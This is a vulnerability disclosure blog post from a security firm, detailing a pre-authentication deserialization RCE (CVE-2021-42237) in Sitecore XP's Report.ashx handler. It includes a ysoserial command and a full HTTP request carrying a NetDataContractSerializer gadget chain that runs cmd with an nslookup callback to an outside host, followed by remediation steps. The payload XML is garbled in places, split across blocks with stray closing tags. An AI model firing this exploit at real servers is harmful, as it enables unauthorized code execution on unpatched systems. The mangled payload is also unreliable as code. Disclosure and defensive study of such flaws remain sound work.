

Sitecore Experience Platform Pre-Auth RCE

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Content

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The advisory for this issue can be found [here](#).

Intro

One of our missions at Assetnote is to secure the attack surfaces of enterprises around the world. In order to achieve that goal, our security research team cannot solely rely on the public disclosure of vulnerabilities.

Collectively, as a team, we must assess our customers attack surfaces holistically, and not be afraid to take apart the most complex enterprise applications to discover vulnerabilities within them.

Over the last year, our security research team has taken apart dozens of enterprise web applications that are being monitored through Assetnote's [Continuous Security Platform](#), and as a team we've discovered numerous pre-authentication, critical vulnerabilities.

Through the discovery of these critical vulnerabilities, we have been able to protect our customers from threats that they did not even know about, and we've provided value beyond any tooling looking at attack surfaces from a purely reactive point of view.

In this blog post, we detail an RCE vulnerability that our security research team discovered affecting Sitecore XP 7.5 Initial Release to Sitecore XP 8.2 Update-7. You can find the advisory from Sitecore for this issue here: https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB1000776

The CVE for this vulnerability is CVE-2021-42237. Sitecore classifies this vulnerability in their advisory as SC2021-003-499266.

What is Sitecore Experience Platform?

Sitecore's Experience Platform (XP) is an enterprise content management system (CMS). This CMS is used heavily by enterprises, including many of the companies within the fortune 500.

Sitecore XP provides you with tools for content management, digital marketing, and analyzing and reporting.

Sitecore XP is written in .NET. At the time of writing this blog post, there are over 4.5k instances of Sitecore on the external internet.

Mapping out the attack surface

One of the most important things when it comes to auditing enterprise software, is having a good understanding of the attack surface. For instance, understanding how the routing works, what is accessible pre-authentication, what is not, and why.

These questions have been critical for our security research team to answer any time we look at enterprise code bases. Armed with answers to these questions, we are then able to deduce areas of the attack surface that are worth spending more time on.

The first thing you want to do is obtain all of the DLL files located in bin/ and decompile all of them using [ILSpy](#). ILSpy can handle decompiling a whole folder of IIS files.

Once you have decompiled these files, open up two folders in your favourite IDE - the Sitecore deployment folder (what's found on the IIS server) and the Sitecore source code folder (decompiled by ILSpy).


When looking at Sitecore's attack surface, we notice that there are a number of routes that are defined in the App_Config/Sitecore.config file.

What we're interested in particularly is this line:

```
<site name="shell" virtualFolder="/sitecore/shell" physicalFolder="/sitecore/shell"
rootPath="/sitecore/content" startItem="/home" language="en" database="core"
domain="sitecore" loginPage="/sitecore/login" content="master" contentStartItem="/Home"
enableWorkflow="true" enableTracking="false" analyticsDefinitions="content"
xmlControlPage="/sitecore/shell/default.aspx" browserTitle="Sitecore"
htmlCacheSize="10MB" registryCacheSize="15MB" viewStateCacheSize="1MB"
xslCacheSize="25MB" disableBrowserCaching="true" />
```

From this, we understand the mapping between the physical files in the deployment, to the virtual paths exposed on the web server.

As we know that the sitecore/shell directory in the deployment is exposed via IIS (web.config), we can start auditing the files within this directory.



Now, this may seem incredibly simple when presented to you in this blog, but to be frank, there are more than a dozen .config files within Sitecore XP's deployment and one might easily get sidetracked by the complexity of Sitecore, before auditing the files within this folder.

The journey in mapping out the attack surface is not over yet, we still are not sure about what is pre-authentication vs. what is post-authentication. This becomes clearer as we

iterate through each aspx/ashx file and read the source code to see whether or not there are authentication requirements.

Discovering the RCE

When we investigated some of the files inside the sitecore/shell directory, we came across /sitecore/shell/ClientBin/Reporting/Report.ashx which had the following contents:

```
<%@ WebHandler Language="C#" CodeBehind="Report.ashx.cs"  
    Class="Sitecore.sitecore.shell.ClientBin.Reporting.Report, Sitecore.Xdb.Client" %>
```

Since we've loaded up the source code in our IDE, we simply check out the source code of Sitecore.sitecore.shell.ClientBin.Reporting.Report and find the following contents:

Sitecore.Xdb.Client/Sitecore/sitecore/shell/ClientBin/Reporting/Report.cs:

```

using System;
using System.Data;
using System.Web;
using System.Web.SessionState;
using Sitecore.Analytics.Reporting;
using Sitecore.Configuration;
using Sitecore.Diagnostics;

namespace Sitecore.sitecore.shell.ClientBin.Reporting
{
    public class Report : IHttpHandler, IRequiresSessionState
    {
        public bool IsReusable => true;

        public void ProcessRequest(HttpContext context)
        {
            Assert.ArgumentNotNull(context, "context");
            object obj = null;
            try
            {
                obj = ProcessReport(context);
            }
            catch (Exception ex)
            {
                Log.Error("Failure running the requested report.",
ex, this);

                obj = ex;
            }
            context.Response.ContentType = "application/xml";

            ReportDataSerializer.SerializeResponse(context.Response.OutputStream, obj);
        }

        private DataTable ProcessReport(HttpContext context)
        {
            string source = null;
            ReportDataQuery query =
ReportDataSerializer.DeserializeQuery(context.Request.InputStream, out source);
            DataTable dataTable =
(Factory.CreateObject("reporting/dataProvider", assert: true) as
ReportDataProviderBase).GetData(source, query,
CachingPolicy.WithCacheDisabled).GetDataTable();
            if (string.IsNullOrEmpty(dataTable.TableName))

```

```
        {  
            dataTable.TableName = "report";  
        }  
        return dataTable;  
    }  
}  
}
```

We can see that this code does not require any authentication. Furthermore, it is taking the value of `context.Request.InputStream` and passing it to `ReportDataSerializer.DeserializeQuery`.

In order to investigate further, we pull the source code for `ReportDataSerializer.DeserializeQuery`:

`/Sitecore.Analytics/Sitecore/Analytics/Reporting/ReportDataSerializer.cs`:

```

        public static ReportDataQuery DeserializeQuery(Stream stream, out
string source)
    {
        source = null;
        string text = null;
        List<FilterEntry> filters = new List<FilterEntry>();
        Dictionary<string, object> parameters = new
Dictionary<string, object>();
        XmlReaderSettings settings = new XmlReaderSettings
        {
            IgnoreComments = true,
            IgnoreWhitespace = true
        };
        using (XmlReader xmlReader = XmlReader.Create(stream,
settings))
        {
            while ((xmlReader.NodeType != XmlNodeType.Element
&& xmlReader.Name != "query") || xmlReader.EOF)
            {
                xmlReader.Read();
            }
            if (xmlReader.MoveToAttribute("source"))
            {
                xmlReader.ReadAttributeValue();
                source = xmlReader.Value;
            }
            bool flag = !xmlReader.EOF;
            while (flag)
            {
                if (xmlReader.NodeType ==
XmlNodeType.Element)
                {
                    switch (xmlReader.Name)
                    {
                        case "query":
                            text =
xmlReader.ReadElementContentAsString();

                            continue;
                        case "filters":
                            DeserializeFilters(xmlReader.ReadSubtree(), filters);

                            continue;
                        case "parameters":

```

```

DeserializeParameters(xmlReader.ReadSubtree(), parameters);
                                continue;
                                }
                                }
                                flag = xmlReader.Read();
                                }
                                }
                                return new ReportDataQuery(text ?? string.Empty,
parameters, filters);
                                }

```

Interesting! Our POST input is passed to this function and we can see that it conditionally triggers different deserialization functions depending on the XML nodes in our request.

We audited DeserializeFilters and we did not find any dangerous functionality there.

However, the DeserializeParameters function was much more interesting.

We can see the logic of this function below:

```

        private static void DeserializeParameters(XmlReader reader,
Dictionary<string, object> parameters)
        {
            reader.ReadStartElement("parameters");
            bool flag = !reader.EOF;
            while (flag)
            {
                if (reader.NodeType == XmlNodeType.Element &&
reader.Name == "parameter")
                {
                    reader.MoveToContent();
                    string attribute =
reader.GetAttribute("name");

                    if (attribute != null)
                    {
                        for (bool flag2 =
reader.Read(); flag2 && reader.NodeType != XmlNodeType.Element; flag2 = reader.Read())
                        {
                        }
                        object value = new
NetDataContractSerializer().ReadObject(reader, verifyObjectName: true);
                        parameters.Add(attribute,
value);
                    }
                }
                flag = reader.Read();
            }
        }

```

We can see that this function, when conditionally triggered, has the following sink:

```
object value = new NetDataContractSerializer().ReadObject(reader, verifyObjectName: true);
```

Ultimately, this is what allowed us to achieve RCE in Sitecore. NetDataContractSerializer is inherently vulnerable to command execution, through building a gadget chain through [ysoserial.net](#).

In order to actually reach this function, we had to construct some XML that would trigger this code path.

Our team crafted the following XML:

```
<?xml version="1.0" ?>
<a>
  <query></query>
  <source>foo</source>
  <parameters>
    <parameter name="">

    </parameter>
  </parameters>
</a>
```

SERIALIZED XML OBJECT HERE

Using ysoserial we were able to generate a serialized payload which leads to RCE:

```
./ysoserial.exe -f NetDataContractSerializer -g TypeConfuseDelegate -c "nslookup
yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net" -o base64 -t
```

The final payload to get command execution looks like the following:

POST /sitecore/shell/ClientBin/Reporting/Report.ashx **HTTP/1.1**

Host: sitecore.local

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

Connection: close

Content-Type: text/xml

Content-Length: 5919

```
<?xml version="1.0" ?>
<a>
  <query></query>
  <source>foo</source>
  <parameters>
    <parameter name="">
      <ArrayOfstring z:Id="1"
z:Type="System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]" z:Assembly="System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"
      xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
      xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
      xmlns:x="http://www.w3.org/2001/XMLSchema"
      xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
        <Count z:Id="2" z:Type="System.Int32" z:Assembly="0"
          xmlns="">2</Count>
        <Comparer z:Id="3"
z:Type="System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]" z:Assembly="0"
          xmlns="">
          <_comparison z:Id="4" z:FactoryType="a:DelegateSerializationHolder"
z:Type="System.DelegateSerializationHolder" z:Assembly="0"
            xmlns="http://schemas.datacontract.org/2004/07/System.Collections.Generic"
            xmlns:a="http://schemas.datacontract.org/2004/07/System">
              <Delegate z:Id="5"
z:Type="System.DelegateSerializationHolder+DelegateEntry" z:Assembly="0"
                xmlns="">
                <a:assembly z:Id="6">mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089</a:assembly>
                <a:delegateEntry z:Id="7">
                  <a:assembly z:Ref="6" i:nil="true"/>
                </a:delegateEntry>
              </a:assembly>
            </a:delegateEntry>
          </_comparison>
        </Comparer>
      </ArrayOfstring>
    </parameter>
  </parameters>
</a>
```

```

        <a:delegateEntry i:nil="true"/>
        <a:methodName z:Id="8">Compare</a:methodName>
        <a:target i:nil="true"/>
        <a:targetTypeAssembly z:Ref="6" i:nil="true"/>
        <a:targetTypeName
z:Id="9">System.String</a:targetTypeName>
        <a:type z:Id="10">System.Comparison`1[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]</a:type>
        </a:delegateEntry>
        <a:methodName z:Id="11">Start</a:methodName>
        <a:target i:nil="true"/>
        <a:targetTypeAssembly z:Id="12">System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089</a:targetTypeAssembly>
        <a:targetTypeName
z:Id="13">System.Diagnostics.Process</a:targetTypeName>
        <a:type z:Id="14">System.Func`3[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],
[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]</a:type>
        </Delegate>
        <method0 z:Id="15"
z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHolder" z:Assembly="0"
xmlns=""

xmlns:b="http://schemas.datacontract.org/2004/07/System.Reflection">
        <Name z:Ref="11" i:nil="true"/>
        <AssemblyName z:Ref="12" i:nil="true"/>
        <ClassName z:Ref="13" i:nil="true"/>
        <Signature z:Id="16" z:Type="System.String"
z:Assembly="0">System.Diagnostics.Process Start(System.String, System.String)</Signature>
        <Signature2 z:Id="17" z:Type="System.String"
z:Assembly="0">System.Diagnostics.Process Start(System.String, System.String)
</Signature2>

        <MemberType z:Id="18" z:Type="System.Int32"
z:Assembly="0">8</MemberType>
        <GenericArguments i:nil="true"/>
        </method0>
        <method1 z:Id="19"
z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHolder" z:Assembly="0"
xmlns=""

```

```

xmlns:b="http://schemas.datacontract.org/2004/07/System.Reflection">
    <Name z:Ref="8" i:nil="true"/>
    <AssemblyName z:Ref="6" i:nil="true"/>
    <ClassName z:Ref="9" i:nil="true"/>
    <Signature z:Id="20" z:Type="System.String"
z:Assembly="0">Int32 Compare(System.String, System.String)</Signature>
    <Signature2 z:Id="21" z:Type="System.String"
z:Assembly="0">System.Int32 Compare(System.String, System.String)</Signature2>
    <MemberType z:Id="22" z:Type="System.Int32"
z:Assembly="0">8</MemberType>
    <GenericArguments i:nil="true"/>
    </method1>
    </_comparison>
</Comparer>
<Version z:Id="23" z:Type="System.Int32" z:Assembly="0"
xmlns="">2</Version>
<Items z:Id="24" z:Type="System.String[]" z:Assembly="0" z:Size="2"
xmlns="">
    <string z:Id="25"

xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays">/c nslookup
yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net</string>
    <string z:Id="26"

xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays">cmd</string>
    </Items>
    </ArrayOfstring>
    </parameter>
</parameters>
</a>

```

The above payload will execute cmd /c nslookup yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net

Remediation Advice

In order to remediate this vulnerability, simply remove the Report.ashx file from /sitecore/shell/ClientBin/Reporting/.

The official remediation advice can be found [here](#).

It suggests the following:

For Sitecore XP 7.5.0 - Sitecore XP 7.5.2, use one of the following solutions:
Upgrade your Sitecore XP instance to Sitecore XP 9.0.0 **or** higher.
Consider the necessity of the Executive Insight Dashboard **and** remove the Report.ashx file **from** /sitecore/shell/ClientBin/Reporting/Report.ashx **from** all your server instances.
Upgrade your Sitecore XP instance to Sitecore XP 8.0.0 - Sitecore XP 8.2.7 version **and** apply the solution below.
For Sitecore XP 8.0.0 - Sitecore XP 8.2.7, remove the Report.ashx file **from** /sitecore/shell/ClientBin/Reporting/Report.ashx **from** all your server instances.
Note: The Report.ashx file **is** no longer used **and** can safely be removed.

Conclusion

This blog post demonstrates a pre-authentication RCE against Sitecore XP.

As a team, as we've been performing offensive security source code analysis we often discover that there are critical vulnerabilities in enterprise software that are incredibly easy to exploit.

The apps that we have been auditing are complex, however the vulnerabilities are quite simple. With a concerted effort in taking apart these enterprise apps, we are able to discover critical vulnerabilities, after understanding the attack surface.

We believe that this is because of how difficult it can be to obtain copies of enterprise software, but also because it is rare for attackers to perform in-depth source code analysis where sources and sinks are mapped out for large and complex enterprise applications.

Using this vulnerability, we were able to rapidly deploy checks for all of our customers using Assetnote's [Continuous Security Platform](#). Our customers were notified about this vulnerability as soon as our team discovered it.

Written by:

Shubham Shah

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Ready to get started?

Get on a call with our team and learn how Assetnote can change the way you secure your attack surface. We'll set you up with a trial instance so you can see the impact for yourself.

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